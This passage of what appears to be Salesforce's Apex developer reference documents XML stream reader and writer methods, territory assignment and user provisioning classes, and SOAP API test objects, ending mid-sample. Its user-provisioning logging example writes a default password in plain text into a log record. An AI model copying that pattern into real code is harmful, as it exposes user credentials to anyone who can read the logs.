If the current event is a start element or end element, this method returns the URI of the prefix or the default namespace.

getNamespaceCount()
Returns the number of namespaces declared on a start element or end element.

getNamespacePrefix(index)
Returns the prefix for the namespace declared at the index.

getNamespaceURI(prefix)
Return the URI for the given prefix.

getNamespaceURIAt(index)
Returns the URI for the namespace declared at the index.

getPIData()
Returns the data section of a processing instruction.

getPITarget()
Returns the target section of a processing instruction.

getPrefix()
Returns the prefix of the current XML event or `null` if the event does not have a prefix.

getText()
Returns the current value of the XML event as a string.

getVersion()
Returns the XML version specified on the XML declaration. Returns `null` if none was declared.

hasName()
Returns `true` if the current XML event has a name. Returns `false` otherwise.

hasNext()
Returns `true` if there are more XML events and `false` if there are no more XML events.

hasText()
Returns `true` if the current event has text, `false` otherwise.

isCharacters()
Returns `true` if the cursor points to a character data XML event. Otherwise, returns `false`.

isEndElement()
Returns `true` if the cursor points to an end tag. Otherwise, it returns `false`.

isStartElement()
Returns `true` if the cursor points to a start tag. Otherwise, it returns `false`.

isWhiteSpace()
Returns `true` if the cursor points to a character data XML event that consists of all white space. Otherwise it returns `false`.

next()

Reads the next XML event. A processor may return all contiguous character data in a single chunk, or it may split it into several chunks. Returns an integer which indicates the type of event.

nextTag()

Skips any white space (the `isWhiteSpace` method returns `true`), comment, or processing instruction XML events, until a start element or end element is reached. Returns the index for that XML event.

setCoalescing(returnAsSingleBlock)

If you specify `true` for *`returnAsSingleBlock`*, text is returned in a single block, from a start element to the first end element or the next start element, whichever comes first. If you specify it as `false`, the parser may return text in multiple blocks.

setNamespaceAware(isNamespaceAware)

If you specify `true` for *`isNamespaceAware`*, the parser recognizes namespace. If you specify it as `false`, the parser does not. The default value is `true`.

toString()

Returns a string containing the length of the input XML given to `XmlStreamReader` and the first 50 characters of the input XML.

`getAttributeCount()`

Returns the number of attributes on the start element, excluding namespace definitions.

Signature

```
public Integer getAttributeCount()
```

Return Value

Type: Integer

Usage

This method is only valid on a start element or attribute XML events. The count for the number of attributes for an attribute XML event starts with zero.

`getAttributeLocalName(index)`

Returns the local name of the attribute at the specified index.

Signature

```
public String getAttributeLocalName(Integer index)
```

Parameters

`index`
Type: Integer

Return Value

Type: String

Usage

If there is no name, an empty string is returned. This method is only valid with start element or attribute XML events.

getAttributeNamespace(index)

Returns the namespace URI of the attribute at the specified index.

Signature

```
public String getAttributeNamespace(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

If no namespace is specified, `null` is returned. This method is only valid with start element or attribute XML events.

getAttributePrefix(index)

Returns the prefix of this attribute at the specified index.

Signature

```
public String getAttributePrefix(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

If no prefix is specified, `null` is returned. This method is only valid with start element or attribute XML events.

`getAttributeType(index)`

Returns the XML type of the attribute at the specified index.

Signature

```
public String getAttributeType(Integer index)
```

Parameters

`index`
Type: Integer

Return Value

Type: String

Usage

For example, `id` is an attribute type. This method is only valid with start element or attribute XML events.

`getAttributeValue(namespaceUri, localName)`

Returns the value of the attribute in the specified *`localName`* at the specified URI.

Signature

```
public String getAttributeValue(String namespaceUri, String localName)
```

Parameters

`namespaceUri`
Type: String

`localName`
Type: String

Return Value

Type: String

Usage

Returns `null` if the value is not found. You must specify a value for *`localName`*. This method is only valid with start element or attribute XML events.

`getAttributeValueAt(index)`

Returns the value of the attribute at the specified index.

Signature

```
public String getAttributeValueAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

This method is only valid with start element or attribute XML events.

`getEventType()`

Returns the type of XML event the cursor is pointing to.

Signature

```
public System.XmlTag getEventType()
```

Return Value

Type: System.XmlTag

`XmlTag` Enum

The values for `XmlTag` are:

- `ATTRIBUTE`
- `CDATA`
- `CHARACTERS`
- `COMMENT`
- `DTD`
- `END_DOCUMENT`
- `END_ELEMENT`
- `ENTITY_DECLARATION`
- `ENTITY_REFERENCE`
- `NAMESPACE`
- `NOTATION_DECLARATION`
- `PROCESSING_INSTRUCTION`
- `SPACE`
- `START_DOCUMENT`
- `START_ELEMENT`

`getLocalName()`

Returns the local name of the current event.

Signature

```
public String getLocalName()
```

Return Value

Type: String

Usage

For start element or end element XML events, it returns the local name of the current element. For the entity reference XML event, it returns the entity name. The current XML event must be start element, end element, or entity reference.

`getLocation()`

Return the current location of the cursor.

Signature

```
public String getLocation()
```

Return Value

Type: String

Usage

If the location is unknown, returns -1. The location information is only valid until the `next` method is called.

`getNamespace()`

If the current event is a start element or end element, this method returns the URI of the prefix or the default namespace.

Signature

```
public String getNamespace()
```

Return Value

Type: String

Usage

Returns `null` if the XML event does not have a prefix.

`getNamespaceCount()`

Returns the number of namespaces declared on a start element or end element.

Signature

```
public Integer getNamespaceCount()
```

Return Value

Type: Integer

Usage

This method is only valid on a start element, end element, or namespace XML event.

`getNamespacePrefix(index)`

Returns the prefix for the namespace declared at the index.

Signature

```
public String getNamespacePrefix(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

Returns `null` if this is the default namespace declaration. This method is only valid on a start element, end element, or namespace XML event.

`getNamespaceURI(prefix)`

Return the URI for the given prefix.

Signature

```
public String getNamespaceURI(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: String

Usage

The returned URI depends on the current state of the processor.

`getNamespaceURIAt(index)`

Returns the URI for the namespace declared at the index.

Signature

```
public String getNamespaceURIAt(Integer index)
```

Parameters

index
Type: Integer

Return Value

Type: String

Usage

This method is only valid on a start element, end element, or namespace XML event.

`getPIData()`

Returns the data section of a processing instruction.

Signature

```
public String getPIData()
```

Return Value

Type: String

`getPITarget()`

Returns the target section of a processing instruction.

Signature

```
public String getPITarget()
```

Return Value

Type: String

getPrefix()

Returns the prefix of the current XML event or `null` if the event does not have a prefix.

Signature

```
public String getPrefix()
```

Return Value

Type: String

getText()

Returns the current value of the XML event as a string.

Signature

```
public String getText()
```

Return Value

Type: String

Usage

The valid values for the different events are:

- The string value of a character XML event
- The string value of a comment
- The replacement value for an entity reference. For example, assume `getText` reads the following XML snippet:

  ```
  <!ENTITY
    Title "Salesforce For Dummies" >
       ]>
    <foo a=\"b\">Name &Title;</foo>';
  ```

  The `getText` method returns `Salesforce for Dummies`, not `&Title`.
- The string value of a CDATA section
- The string value for a space XML event
- The string value of the internal subset of the DTD

getVersion()

Returns the XML version specified on the XML declaration. Returns `null` if none was declared.

Signature

```
public String getVersion()
```

Return Value

Type: String

`hasName()`

Returns `true` if the current XML event has a name. Returns `false` otherwise.

Signature

```
public Boolean hasName()
```

Return Value

Type: Boolean

Usage

This method is only valid for start element and stop element XML events.

`hasNext()`

Returns `true` if there are more XML events and `false` if there are no more XML events.

Signature

```
public Boolean hasNext()
```

Return Value

Type: Boolean

Usage

This method returns `false` if the current XML event is end document.

`hasText()`

Returns `true` if the current event has text, `false` otherwise.

Signature

```
public Boolean hasText()
```

Return Value

Type: Boolean

Usage

The following XML events have text: characters, entity reference, comment and space.

`isCharacters()`

Returns `true` if the cursor points to a character data XML event. Otherwise, returns `false`.

Signature

```
public Boolean isCharacters()
```

Return Value

Type: Boolean

`isEndElement()`

Returns `true` if the cursor points to an end tag. Otherwise, it returns `false`.

Signature

```
public Boolean isEndElement()
```

Return Value

Type: Boolean

`isStartElement()`

Returns `true` if the cursor points to a start tag. Otherwise, it returns `false`.

Signature

```
public Boolean isStartElement()
```

Return Value

Type: Boolean

`isWhiteSpace()`

Returns `true` if the cursor points to a character data XML event that consists of all white space. Otherwise it returns `false`.

Signature

```
public Boolean isWhiteSpace()
```

Return Value

Type: Boolean

next()

Reads the next XML event. A processor may return all contiguous character data in a single chunk, or it may split it into several chunks. Returns an integer which indicates the type of event.

Signature

```
public Integer next()
```

Return Value

Type: Integer

nextTag()

Skips any white space (the `isWhiteSpace` method returns `true`), comment, or processing instruction XML events, until a start element or end element is reached. Returns the index for that XML event.

Signature

```
public Integer nextTag()
```

Return Value

Type: Integer

Usage

This method throws an error if elements other than white space, comments, processing instruction, start elements or stop elements are encountered.

setCoalescing(returnAsSingleBlock)

If you specify `true` for *`returnAsSingleBlock`*, text is returned in a single block, from a start element to the first end element or the next start element, whichever comes first. If you specify it as `false`, the parser may return text in multiple blocks.

Signature

```
public Void setCoalescing(Boolean returnAsSingleBlock)
```

Parameters

`returnAsSingleBlock`
Type: Boolean

Return Value

Type: Void

`setNamespaceAware(isNamespaceAware)`

If you specify `true` for *`isNamespaceAware`*, the parser recognizes namespace. If you specify it as `false`, the parser does not. The default value is `true`.

Signature

```
public Void setNamespaceAware(Boolean isNamespaceAware)
```

Parameters

`isNamespaceAware`
Type: Boolean

Return Value

Type: Void

`toString()`

Returns a string containing the length of the input XML given to `XmlStreamReader` and the first 50 characters of the input XML.

Signature

```
public String toString()
```

Return Value

Type: String

XmlStreamWriter Class

The `XmlStreamWriter` class provides methods for writing XML data.

Namespace

System

Usage

You can use the `XmlStreamWriter` class to programmatically construct an XML document, then use HTTP classes to send the document to an external server.

The `XmlStreamWriter` class is similar to the XMLStreamWriter utility class from StAX.

Note: The `XmlStreamWriter` class in Apex is based on its counterpart in Java. See `the Java XMLStreamWriter class`.

IN THIS SECTION:

XmlStreamWriter Constructors

XmlStreamWriter Methods

SEE ALSO:

Http Class

HttpRequest Class

HttpResponse Class

XmlStreamWriter Constructors

The following are constructors for `XmlStreamWriter`.

IN THIS SECTION:

XmlStreamWriter()

Creates a new instance of the `XmlStreamWriter` class.

`XmlStreamWriter()`

Creates a new instance of the `XmlStreamWriter` class.

Signature

```
public XmlStreamWriter()
```

XmlStreamWriter Methods

The following are methods for `XmlStreamWriter`. All are instance methods.

IN THIS SECTION:

close()

Closes this instance of an XmlStreamWriter and free any resources associated with it.

getXmlString()

Returns the XML written by the XmlStreamWriter instance.

setDefaultNamespace(uri)

Binds the specified URI to the default namespace. This URI is bound in the scope of the current START_ELEMENT – END_ELEMENT pair.

writeAttribute(prefix, namespaceUri, localName, value)

Writes an attribute to the output stream.

writeCData(data)

Writes the specified CData to the output stream.

writeCharacters(text)

Writes the specified text to the output stream.

writeComment(comment)

Writes the specified comment to the output stream.

writeDefaultNamespace(namespaceUri)
Writes the specified namespace to the output stream.

writeEmptyElement(prefix, localName, namespaceUri)
Writes an empty element tag to the output stream.

writeEndDocument()
Closes any start tags and writes corresponding end tags to the output stream.

writeEndElement()
Writes an end tag to the output stream, relying on the internal state of the writer to determine the prefix and local name.

writeNamespace(prefix, namespaceUri)
Writes the specified namespace to the output stream.

writeProcessingInstruction(target, data)
Writes the specified processing instruction.

writeStartDocument(encoding, version)
Writes the XML Declaration using the specified XML encoding and version.

writeStartElement(prefix, localName, namespaceUri)
Writes the start tag specified by *localName* to the output stream.

close()

Closes this instance of an XmlStreamWriter and free any resources associated with it.

Signature

```
public Void close()
```

Return Value

Type: Void

getXmlString()

Returns the XML written by the XmlStreamWriter instance.

Signature

```
public String getXmlString()
```

Return Value

Type: String

setDefaultNamespace(uri)

Binds the specified URI to the default namespace. This URI is bound in the scope of the current START_ELEMENT – END_ELEMENT pair.

Signature

```
public Void setDefaultNamespace(String uri)
```

Parameters

uri
Type: String

Return Value

Type: Void

writeAttribute(prefix, namespaceUri, localName, value)

Writes an attribute to the output stream.

Signature

```
public Void writeAttribute(String prefix, String namespaceUri, String localName, String value)
```

Parameters

prefix
Type: String

namespaceUri
Type: String

localName
Type: String

Specifies the name of the attribute.

value
Type: String

Return Value

Type: Void

writeCData(data)

Writes the specified CData to the output stream.

Signature

```
public Void writeCData(String data)
```

Parameters

data
Type: String

Return Value

Type: Void

writeCharacters(text)

Writes the specified text to the output stream.

Signature

```
public Void writeCharacters(String text)
```

Parameters

text
Type: String

Return Value

Type: Void

writeComment(comment)

Writes the specified comment to the output stream.

Signature

```
public Void writeComment(String comment)
```

Parameters

comment
Type: String

Return Value

Type: Void

writeDefaultNamespace(namespaceUri)

Writes the specified namespace to the output stream.

Signature

```
public Void writeDefaultNamespace(String namespaceUri)
```

Parameters

namespaceUri
Type: String

Return Value

Type: Void

writeEmptyElement(prefix, localName, namespaceUri)

Writes an empty element tag to the output stream.

Signature

```
public Void writeEmptyElement(String prefix, String localName, String namespaceUri)
```

Parameters

prefix
Type: String

localName
Type: String

Specifies the name of the tag to be written.

namespaceUri
Type: String

Return Value

Type: Void

writeEndDocument()

Closes any start tags and writes corresponding end tags to the output stream.

Signature

```
public Void writeEndDocument()
```

Return Value

Type: Void

writeEndElement()

Writes an end tag to the output stream, relying on the internal state of the writer to determine the prefix and local name.

Signature

```
public Void writeEndElement()
```

Return Value

Type: Void

writeNamespace(prefix, namespaceUri)

Writes the specified namespace to the output stream.

Signature

```
public Void writeNamespace(String prefix, String namespaceUri)
```

Parameters

prefix
Type: String

namespaceUri
Type: String

Return Value

Type: Void

writeProcessingInstruction(target, data)

Writes the specified processing instruction.

Signature

```
public Void writeProcessingInstruction(String target, String data)
```

Parameters

target
Type: String

data
Type: String

Return Value

Type: Void

writeStartDocument(encoding, version)

Writes the XML Declaration using the specified XML encoding and version.

Signature

```
public Void writeStartDocument(String encoding, String version)
```

Parameters

encoding
Type: String

version
Type: String

Return Value

Type: Void

writeStartElement(prefix, localName, namespaceUri)

Writes the start tag specified by *localName* to the output stream.

Signature

```
public Void writeStartElement(String prefix, String localName, String namespaceUri)
```

Parameters

prefix
Type: String

localName
Type: String

namespaceUri
Type: String

Return Value

Type: Void

TerritoryMgmt Namespace

The `TerritoryMgmt` namespace provides an interface used for territory management.

The following is the interface in the `TerritoryMgmt` namespace.

IN THIS SECTION:

OpportunityTerritory2AssignmentFilter Global Interface
Apex interface that allows an implementing class to assign a single territory to an opportunity.

OpportunityTerritory2AssignmentFilter Global Interface

Apex interface that allows an implementing class to assign a single territory to an opportunity.

Namespace

TerritoryMgmt

Usage

Method called by Opportunity Territory Assignment job to assign territory to opportunity. Input is a list of (up to 1000) opportunityIds that have IsExcludedFromTerritory2Filter=false. Returns a map of OpportunityId to Territory2Id, which is used to update the Territory2Id field on the Opportunity object.

IN THIS SECTION:

OpportunityTerritory2AssignmentFilter Methods

The following are methods for `OpportunityTerritory2AssignmentFilter`.

IN THIS SECTION:

`getOpportunityTerritory2Assignments(opportunityIds)`

Returns the mapping of opportunities to territory IDs. When Salesforce invokes this method, it supplies the list of opportunity IDs, except for opportunities that have been excluded from territory assignment (IsExcludedFromTerritory2Filter=false).

Signature

```
public Map<Id,Id> getOpportunityTerritory2Assignments(List<Id> opportunityIds)
```

Parameters

opportunityIds
Type: List<Id>

Opportunity IDs.

Return Value

Type: Map<Id,Id>

A key value pair associating each Territory ID to an Opportunity ID.

OpportunityTerritory2AssignmentFilter Example Implementation

This is an example implementation of the `TerritoryMgmt.OpportunityTerritory2AssignmentFilter` interface.

```
/*** Apex version of the default logic.
* If opportunity's assigned account is assigned to
*  Case 1: 0 territories in active model
*            then set territory2Id =   null
*  Case 2: 1 territory in active model
```

```
*            then set territory2Id =   account's territory2Id
*  Case 3: 2 or more territories in active model
*            then set territory2Id =   account's territory2Id that is of highest priority.
*           But if multiple   territories have same highest priority, then set territory2Id
 = null
*/
global class OppTerrAssignDefaultLogicFilter implements
TerritoryMgmt.OpportunityTerritory2AssignmentFilter {
     /**
     * No-arg constructor.
     */
     global   OppTerrAssignDefaultLogicFilter() {}

     /**
      * Get mapping of   opportunity to territory2Id. The incoming list of opportunityIds
 contains only those with IsExcludedFromTerritory2Filter=false.
     * If territory2Id =   null in result map, clear the opportunity.territory2Id if set.

      * If opportunity is not present in result map, its territory2Id remains intact.
      */
    global Map<Id,Id> getOpportunityTerritory2Assignments(List<Id> opportunityIds) {
        Map<Id,   Id> OppIdTerritoryIdResult = new Map<Id, Id>();

        //Get the active territory model Id
        Id   activeModelId = getActiveModelId();

        if(activeModelId   != null){
            List<Opportunity>   opportunities =
              [Select Id, AccountId, Territory2Id from Opportunity where Id   IN
              :opportunityIds];
            Set<Id>   accountIds = new Set<Id>();
            //Create   set of parent accountIds
            for(Opportunity opp:opportunities){
                if(opp.AccountId   != null){
                    accountIds.add(opp.AccountId);
                    }
                }

                Map<Id,Territory2Priority> accountMaxPriorityTerritory =
getAccountMaxPriorityTerritory(activeModelId, accountIds);

            //for each opportunity, assign the highest priority territory if there is
no conflict, else assign null
            for(Opportunity opp: opportunities){
               Territory2Priority tp = accountMaxPriorityTerritory.get(opp.AccountId);
               //assign highest priority
              territory if there is only 1
              if((tp   != null) && (tp.moreTerritoriesAtPriority == false) &&
(tp.territory2Id != opp.Territory2Id)){
                    OppIdTerritoryIdResult.put(opp.Id, tp.territory2Id);
               }else{
                    OppIdTerritoryIdResult.put(opp.Id,   null);
               }
            }
```

```
        }
        return   OppIdTerritoryIdResult;
    }

    /**
      * Query assigned territoryIds in active model for given accountIds
      * Create a map of accountId to max priority territory
      */
     private Map<Id,Territory2Priority> getAccountMaxPriorityTerritory(Id
activeModelId, Set<Id> accountIds){
        Map<Id,Territory2Priority> accountMaxPriorityTerritory = new
Map<Id,Territory2Priority>();
        for(ObjectTerritory2Association ota:[Select ObjectId, Territory2Id,
Territory2.Territory2Type.Priority from ObjectTerritory2Association where objectId IN
:accountIds and Territory2.Territory2ModelId = :activeModelId]){
            Territory2Priority tp = accountMaxPriorityTerritory.get(ota.ObjectId);

            if((tp   == null) || (ota.Territory2.Territory2Type.Priority >
tp.priority)){
                //If this is the first territory examined for account or it has
greater priority than current highest priority territory, then set this as new highest
priority territory.
                tp = new
Territory2Priority(ota.Territory2Id,ota.Territory2.Territory2Type.priority,false);
            }else if(ota.Territory2.Territory2Type.priority == tp.priority){
                //The priority of current highest territory is same as this, so set
moreTerritoriesAtPriority to indicate multiple highest priority territories seen so far.
                tp.moreTerritoriesAtPriority = true;
            }

            accountMaxPriorityTerritory.put(ota.ObjectId,   tp);
        }
        return accountMaxPriorityTerritory;
    }


    /**
     * Get the Id of the Active Territory Model.
     * If none exists, return   null;
     */
   private Id getActiveModelId() {
       List<Territory2Model>   models = [Select Id from Territory2Model where State =
'Active'];
       Id activeModelId = null;
       if(models.size()   == 1){
           activeModelId = models.get(0).Id;
       }

       return activeModelId;
   }

   /**
    * Helper class to help   capture territory2Id, its priority, and whether there are
more territories with same priority assigned to the
```

```
 account
    */
   private class Territory2Priority {
       public Id territory2Id { get; set; }
       public Integer priority { get; set; }
       public   Boolean moreTerritoriesAtPriority { get; set; }

              Territory2Priority(Id territory2Id, Integer priority, Boolean
moreTerritoriesAtPriority){
           this.territory2Id = territory2Id;
           this.priority = priority;
           this.moreTerritoriesAtPriority = moreTerritoriesAtPriority;
       }
   }
}}
```

UserProvisioning Namespace

The `UserProvisioning` namespace provides methods for monitoring outbound user provisioning requests.

The following is the class in the `UserProvisioning` namespace.

IN THIS SECTION:

UserProvisioningLog Class

Provides methods for writing messages to monitor outbound user provisioning requests.

Namespace

UserProvisioning

Example

This example writes the user account information sent to a third-party system for a provisioning request to the UserProvisioningLog object.

```
String inputParamsStr = 'Input parameters: uprId=' + uprId + ',
endpointURL=' + endpointURL + ', adminUsername=' + adminUsername + ',
email=' + email + ', username=' + username + ', defaultPassword=' + defaultPassword + ',
defaultRoles =' + defaultRoles;
UserProvisioning.UserProvisioningLog.log(uprId, inputParamsStr);
```

IN THIS SECTION:

UserProvisioningLog Methods

The following are methods for `UserProvisioningLog`. All methods are static.

IN THIS SECTION:

log(userProvisioningRequestId, details)

Writes a specific message, such as an error message, to monitor the progress of a user provisioning request.

Signature

```
public void log(String userProvisioningRequestId, String details)
```

Parameters

userProvisioningRequestId
Type: String

A unique identifier for the user provisioning request.

details
Type: String

The text for the message.

Return Value

Type: void

log(userProvisioningRequestId, status, details)

Writes a specific status and message, such a status and detailed error message, to monitor the progress of a user provisioning request.

Signature

```
public void log(String userProvisioningRequestId, String status, String details)
```

Parameters

userProvisioningRequestId
Type: String

A unique identifier for the user provisioning request.

status
Type: String

A description of the current state. For example, while invoking a third-party API, the status could be `invoke`.

details
Type: String

The text for the message.

Return Value

Type: void

log(userProvisioningRequestId, externalUserId, externalUserName, userId, details)

Writes a specific message, such as an error message, to monitor the progress of a user provisioning request associated with a specific user.

Signature

```
public void log(String userProvisioningRequestId, String externalUserId, String
externalUserName, String userId, String details)
```

Parameters

userProvisioningRequestId
Type: String

A unique identifier for the user provisioning request.

externalUserId
Type: String

The unique identifier for the user in the target system.

externalUserName
Type: String

The username for the user in the target system.

userId
Type: String

Salesforce ID of the user making the request.

details
Type: String

The text for the message.

Return Value

Type: void

UserProvisioningPlugin Class

The `UserProvisioningPlugin` base class implements `Process.Plugin` for programmatic customization of the user provisioning process for connected apps.

Namespace

UserProvisioning

Usage

Extending this class gives you a plug-in that can be used in the Flow designer as an Apex plug-in, with the following input and output parameters.

Input Parameter Name	Description
`userProvisioningRequestId`	The unique ID of the request for the plug-in to process.
`userId`	The ID of the associated user for the request.
`NamedCredDevName`	The unique API name for the named credential to use for a request. The named credential identifies the third-party system and the third-party authentication settings. When the named credential is set in the User Provisioning Wizard, Salesforce stores the value in the `UserProvisioningConfig.NamedCredentialId` field.
`reconFilter`	When collecting and analyzing users on a third-party system, the plug-in uses this filter to limit the scope of the collection. When the filter is set in the User Provisioning Wizard, Salesforce stores the value in the `UserProvisioningConfig.ReconFilter` field.
`reconOffset`	When collecting and analyzing users on a third-party system, the plug-in uses this value as the starting point for the collection.

Output Parameter Name	Description
`Status`	The vendor-specific status of the provisioning operation on the third-party system.
`Details`	The vendor-specific message related to the status of the provisioning operation on the third-party system.

Output Parameter Name	Description
`ExternalUserId`	The vendor-specific ID for the associated user on the third-party system.
`ExternalUsername`	The vendor-specific username for the associated user on the third-party system.
`ExternalEmail`	The email address assigned to the user on the third-party system.
`ExternalFirstName`	The first name assigned to the user on the third-party system.
`ExternalLastName`	The last name assigned to the user on the third-party system.
`reconState`	The state of the collecting and analyzing process on the third-party system. When the value is `complete`, the process is finished and a subsequent call to the plug-in is no longer needed, nor made.
`nextReconOffset`	When collecting and analyzing users on a third-party system, the process may encounter a transaction limit and have to stop before finishing. The value specified here initiates a call to the plug-in with a new quota limit.

If you want to add more custom parameters, use the `buildDescribeCall()` method.

Example

The following example uses the `buildDescribeCall()` method to add a new input parameter and a new output parameter. The example also demonstrates how to bypass the limit of the 10,000 records processed in DML statements in an Apex transaction.

```
global class SampleConnector extends UserProvisioning.UserProvisioningPlugin {

    // Example of adding more input and output parameters to those defined in the base
class
    global override Process.PluginDescribeResult buildDescribeCall() {
        Process.PluginDescribeResult describeResult = new Process.PluginDescribeResult();

        describeResult.inputParameters = new
            List<Process.PluginDescribeResult.InputParameter>{
               new Process.PluginDescribeResult.InputParameter('testInputParam',
                       Process.PluginDescribeResult.ParameterType.STRING, false)
            };

        describeResult.outputParameters = new
            List<Process.PluginDescribeResult.OutputParameter>{
               new Process.PluginDescribeResult.OutputParameter('testOutputParam',
                       Process.PluginDescribeResult.ParameterType.STRING)
            };

        return describeResult;
    }

    // Example Plugin that demonstrates how to leverage the
```

```
reconOffset/nextReconOffset/reconState
    // parameters to create more than 10,000 users. (i.e. go beyond the 10,000 DML limit
per transaction)

    global override Process.PluginResult invoke(Process.PluginRequest request) {
        Map<String,String> result = new Map<String,String>();
        String uprId = (String) request.inputParameters.get('userProvisioningRequestId');

        UserProvisioning.UserProvisioningLog.log(uprId, 'Inserting Log from test Apex
connector');
        UserProvisioningRequest upr = [SELECT id, operation, connectedAppId, state
                    FROM userprovisioningrequest WHERE id = :uprId];
        if (upr.operation.equals('Reconcile')) {
            String reconOffsetStr = (String) request.inputParameters.get('reconOffset');
            Integer reconOffset = 0;
            if (reconOffsetStr != null) {
                reconOffset = Integer.valueOf(reconOffsetStr);
            }

            if (reconOffset > 44999) {
                result.put('reconState', 'Completed');
            }

            Integer i = 0;
            List<UserProvAccountStaging> upasList = new List<UserProvAccountStaging>();
            for (i = 0; i < 5000; i++) {
                UserProvAccountStaging upas = new UserProvAccountStaging();
                upas.Name = i + reconOffset + '';
                upas.ExternalFirstName = upas.Name;
                upas.ExternalEmail = 'externaluser@externalsystem.com';
                upas.LinkState = 'Orphaned';
                upas.Status = 'Active';
                upas.connectedAppId = upr.connectedAppId;
                upasList.add(upas);
            }
            insert upasList;
            result.put('nextReconOffset', reconOffset + 5000 + '');
        }

        return new Process.PluginResult(result);
    }
}
```

IN THIS SECTION:

UserProvisioningPlugin Methods

The following are methods for `UserProvisioningPlugin`.

IN THIS SECTION:

`buildDescribeCall()`

Use this method to add more input and output parameters to those defined in the base class.

Signature

```
public Process.PluginDescribeResult buildDescribeCall()
```

Return Value

Type: Process.PluginDescribeResult

`describe()`

Returns a `Process.PluginDescribeResult` object that describes this method call.

Signature

```
public Process.PluginDescribeResult describe()
```

Return Value

Type: Process.PluginDescribeResult

`getPluginClassName()`

Returns the name of the class implementing the plugin.

Signature

```
public String getPluginClassName()
```

Return Value

Type: String

`invoke(request)`

Primary method that the system invokes when the class that implements the interface is instantiated.

Signature

```
public Process.PluginResult invoke(Process.PluginRequest request)
```

Parameters

request
Type: Process.PluginRequest

Return Value

Type: Process.PluginDescribeResult

APPENDICES

APPENDIX A SOAP API and SOAP Headers for Apex

This appendix details the SOAP API calls and objects that are available by default for Apex.

Note: Apex class methods can be exposed as custom SOAP Web service calls. This allows an external application to invoke an Apex Web service to perform an action in Salesforce. Use the `webService` keyword to define these methods. For more information, see Considerations for Using the `WebService` Keyword on page 250.

Any Apex code saved using SOAP API calls uses the same version of SOAP API as the endpoint of the request. For example, if you want to use SOAP API version 34.0, use endpoint 34.0:

```
https://na1.salesforce.com/services/Soap/s/34.0
```

For information on all other SOAP API calls, including those that can be used to extend or implement any existing Apex IDEs, contact your Salesforce representative.

The following API objects are available as a Beta release in API version 23.0 and later:

- ApexTestQueueItem
- ApexTestResult

The following are SOAP API calls:

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`
- `executeanonymous()`
- `runTests()`

The following SOAP headers are available in SOAP API calls for Apex:

- DebuggingHeader
- PackageVersionHeader

Also see the *Metadata API Developer's Guide* for two additional calls:

- `deploy()`
- `retrieve()`

ApexTestQueueItem

Note: The API for asynchronous test runs is a Beta release.

Represents a single Apex class in the Apex job queue. This object is available in API version 23.0 and later.

Supported Calls

`create()`, `describeSObjects()`, `query()`, `retrieve()`, `update()`, `upsert()`

Fields

Field Name	Description
`ApexClassId`	**Type** reference **Properties** Create, Filter, Group, Sort **Description** The Apex class whose tests are to be executed. This field can't be updated.
`ExtendedStatus`	**Type** string **Properties** Filter, Nillable, Sort **Description** The pass rate of the test run. For example: "(4/6)". This means that four out of a total of six tests passed. If the class fails to execute, this field contains the cause of the failure.
`ParentJobId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Read-only. Points to the AsyncApexJob that represents the entire test run. If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.
`Status`	**Type** picklist **Properties** Filter, Group, Restricted picklist, Sort, Update **Description** The status of the job. Valid values are:

Field Name	Description
	• `Holding`[1] • `Queued` • `Preparing` • `Processing` • `Aborted` • `Completed` • `Failed` [1] This status applies to batch jobs in the Apex flex queue.

Usage

Insert an `ApexTestQueueItem` object to place its corresponding Apex class in the Apex job queue for execution. The Apex job executes the test methods in the class.

To abort a class that is in the Apex job queue, perform an update operation on the `ApexTestQueueItem` object and set its `Status` field to Aborted.

If you insert multiple Apex test queue items in a single bulk operation, the queue items will share the same parent job. This means that a test run can consist of the execution of the tests of several classes if all the test queue items are inserted in the same bulk operation.

ApexTestResult

Note: The API for asynchronous test runs is a Beta release.

Represents the result of an Apex test method execution. This object is available in API version 23.0 and later.

Supported Calls

`describeSObjects()`, `query()`, `retrieve()`

Fields

Field Name	Details
`ApexClassId`	**Type** reference **Properties** Filter, Group, Sort **Description** The Apex class whose test methods were executed.

Field Name	Details
`ApexLogId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Points to the ApexLog for this test method execution if debug logging is enabled; otherwise, `null`.
`AsyncApexJobId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Read-only. Points to the AsyncApexJob that represents the entire test run. This field points to the same object as `ApexTestQueueItem.ParentJobId`.
`Message`	**Type** string **Properties** Filter, Nillable, Sort **Description** The exception error message if a test failure occurs; otherwise, `null`.
`MethodName`	**Type** string **Properties** Filter, Group, Nillable, Sort **Description** The test method name.
`Outcome`	**Type** picklist **Properties** Filter, Group, Restricted picklist, Sort **Description** The result of the test method execution. Can be one of these values: • Pass • Fail • CompileFail

Field Name	Details
`QueueItemId`	**Type** reference **Properties** Filter, Group, Nillable, Sort **Description** Points to the ApexTestQueueItem which is the class that this test method is part of.
`StackTrace`	**Type** string **Properties** Filter, Nillable, Sort **Description** The Apex stack trace if the test failed; otherwise, `null`.
`TestTimestamp`	**Type** dateTime **Properties** Filter, Sort **Description** The start time of the test method.

Usage

You can query the fields of the `ApexTestResult` record that corresponds to a test method executed as part of an Apex class execution.

Each test method execution is represented by a single `ApexTestResult` record. For example, if an Apex test class contains six test methods, six `ApexTestResult` records are created. These records are in addition to the `ApexTestQueueItem` record that represents the Apex class.

compileAndTest()

Compile and test your Apex in a single call.

Syntax

```
CompileAndTestResult[] = compileAndTest(CompileAndTestRequest request);
```

Usage

Use this call to both compile and test the Apex you specify with a single call. Production organizations (not a Developer Edition or Sandbox Edition) must use this call instead of `compileClasses()` or `compileTriggers()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

All specified tests must pass, otherwise data is not saved to the database. If this call is invoked in a production organization, the RunTestsRequest property of the CompileAndTestRequest is ignored, and all unit tests defined in the organization are run and must pass.

Sample Code—Java

Note that the following example sets `checkOnly` to `true` so that this class is compiled and tested, but the classes are not saved to the database.

```
{
    CompileAndTestRequest request;
